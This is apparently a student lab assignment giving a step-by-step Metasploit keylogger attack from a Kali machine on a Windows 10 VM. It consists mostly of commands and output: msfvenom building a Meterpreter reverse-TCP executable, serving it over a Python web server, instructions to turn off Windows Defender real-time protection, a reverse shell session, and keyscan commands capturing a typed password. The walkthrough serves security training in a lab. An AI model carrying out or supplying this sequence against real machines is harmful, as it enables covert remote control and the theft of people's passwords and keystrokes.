MILESTONE 1

Pieter Johannes Swart

STUDENT NUMB: 600640


Table of Contents

Setup Environment:

- Kali Linux as the attacker.
- Windows 10 VM as the target.
- Both VMs configured on the same network (e.g., Host-Only or NAT).

Step1: Open Terminal => Launch Metasploit:

“ **msfconsole** ”




```
┌──(root㉿kali)-[~]
└─# msfconsole
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R
```

Sep 2: Select a Payload:

Choose a Meterpreter payload that allows interactive access => type this command

“ **use exploit/multi/handler** ”



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

What does this mean:

The "use" command allows you to choose a particular module to set up and execute. In this instance, you're selecting the "multi/handler" module.


The "multi/handler" module is intended to function as a listener or handler for incoming connections. It is often used when you've created a payload using "msfvenom" that, upon execution on a target system, establishes a reverse connection back to your attacking machine. The handler must intercept that reverse connection and create a session with the affected target.

Step3: Set Payload Options

=> Use a reverse TCP payload for connection back to your machine:

Type this command:

“ **set payload windows/meterpreter/reverse_tcp** ”



```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > █
```

What does the payload mean:


windows - This specifies that the payload is designed for Windows operating systems.

meterpreter - This means the payload will use Meterpreter, an advanced interactive shell that allows remote control of the target system.

reverse_tcp - This means the payload is a reverse shell that will make the infected machine connect back to the attacker's machine (your Kali Linux system) over TCP.

Step4: Open a second terminal and type:


“ **ifconfig** ”



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.10.182  netmask 255.255.255.0  broadcast 192.168.10.255
        inet6 fe80::1ced:6ea3:64de:3039  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:38:49:0e  txqueuelen 1000  (Ethernet)
        RX packets 24  bytes 11581 (11.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 38  bytes 13316 (13.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Go back to the old terminal => Configer the payload


- **LHOST**: Set to your Kali Linux VM's IP
  “ set LHOST (Kali IP) ”
- **LPORT**: Set to a port you want to use for the connection
  “ set LPORT 4444 ”



```
msf6 exploit(multi/handler) > set LHOST 192.168.10.182
LHOST ⇒ 192.168.10.182
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > █
```

Step5: Generate the payload executable using msfvenom

msfvenom -p windows/meterpreter/reverse_tcp LHOST=(Kali IP) LPORT=4444 -f exe -o (File Name).exe




```
msf6 exploit(multi/handler) > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.182 LPORT=4444 -f exe -o keylogger_payload.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.182 LPORT=4444 -f exe -o keylogger_payload.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: keylogger_payload.exe
msf6 exploit(multi/handler) > █
```

The payload will be saved as “keylogger_payload.exe” in the current working directory.

Step7: Transfer the Payload to the Windows VM


=> Start a web server on Kali by typing the next command:

“ **python3 -m http.server 8080** ”



```
msf6 exploit(multi/handler) > python3 -m http.server 8080
[*] exec: python3 -m http.server 8080

Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
█
```

WARNING: Go on windows Defender Firewall and turn off the fire wall => Go to Windows Security => Virus & threat protection => click on Virus & threat protection setting => turn off Real-time protection.




Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Off

On Windows VM, open a browser and navigate to

“ **http://(Kali _IP):8080/keylogger_payload.exe** ”




http://192.168.10.182:8080/keylogger_payload.exe

http://192.168.10.182:8080/keylogger_payload.exe

http://192.168.10.182:8080/keylogger_payload.exe - Bing Search

...Download the file. => Go to download

Open the file => click on run



keylogger_payload	1/1/2025 8:06 PM	Application	73
keylogger_payload1	1/1/2025 3:57 PM	Application	73

Open File - Security Warning

The publisher could not be verified. Are you sure you want to run this software?

Name: C:\Users\Pieter\Downloads\keylogger_payload.exe

Publisher: **Unknown Publisher**


Type: Application

From: C:\Users\Pieter\Downloads\keylogger_payload.exe

☑ Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
How can I decide what software to run?

On your Kali terminal you will see this output




```
msf6 exploit([redacted]) > python3 -m http.server 8080
[*] exec: python3 -m http.server 8080

Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.10.166 - - [01/Jan/2025 13:06:28] "GET /keylogger_payload.exe HTTP/1.1" 200 -
```

Step 8: Start listener

=> Open a new terminal, Start Metasploit:


“ **msfconsole** ”



```
┌──(root㉿kali)-[~]
└─# msfconsole
```


Type the next command:

- ⇨ **use exploit/multi/handler**
- ⇨ **set payload windows/meterpreter/reverse_tcp**
- ⇨ **set LHOST <Kali_IP>**
- ⇨ **set LPORT 4444**
- ⇨ **exploit**



```
msf6 > use  exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.10.182
LHOST ⇒ 192.168.10.182
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit
```


So when the Target open the file.exe you will see this output:



```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.10.182:4444
[*] Sending stage (176198 bytes) to 192.168.10.166
[*] Meterpreter session 1 opened (192.168.10.182:4444 → 192.168.10.166:50163) at 2025-01-01 13:17:00 -0500

meterpreter >
```


Step9: Enable Keylogger => Start the keylogger with this command:

“ **keyscan_start** ”




```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
```

Open note Pad and type



```
bhbhbbhhb

MyPassword: HelloWorld123
```


=> Next type: “ **keyscan_dump** ”



```
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<CR>
<CR>
<CR>
bhbhbbhhb

meterpreter > keyscan_dump
Dumping captured keystrokes ...
<CR>
<CR>
<CR>
<Shift>My<Shift><Shift><Shift>Passw<^H>word<Shift><Shift><Shift><Shift><Shift>: <Shift>You<Shift>Got<Shift>H<^H><^H><^H><^H><^H><^H><^H><Shift>Hello<Shift>
World123

meterpreter > 
```

Step9: Stop the keylogger

“ **keyscan_stop** ”



```
meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter > 
```

That is how you do a Keylogger attack.

References

(Cyberkid), V. A., 2024. Use Keylogger in Metasploit Framework. 2 Aug, pp. https://medium.com/@redfanatic7/use-keylogger-in-metasploit-framework-f84a06adfd58.

Adeyemo, O., 2024. Building of keylogger using Metasploit framework. 15 Jun, pp. https://medium.com/@seyi_Adeyemo/building-of-keylogger-using-metasploit-framework-5f9de097400d.

Brown, K., 2022. Kali http server setup. 14 January, pp. https://linuxconfig.org/kali-http-server-setup.

Paz, S., 2024. Build an Apache2 Server in Kali Linux. 8 Oct, pp. https://www.linkedin.com/pulse/build-apache2-server-kalilinux-smirna-paz-njnhc.

unknown, 2019. Keylogging. 10 Jan, pp. https://www.offsec.com/metasploit-unleashed/keylogging/.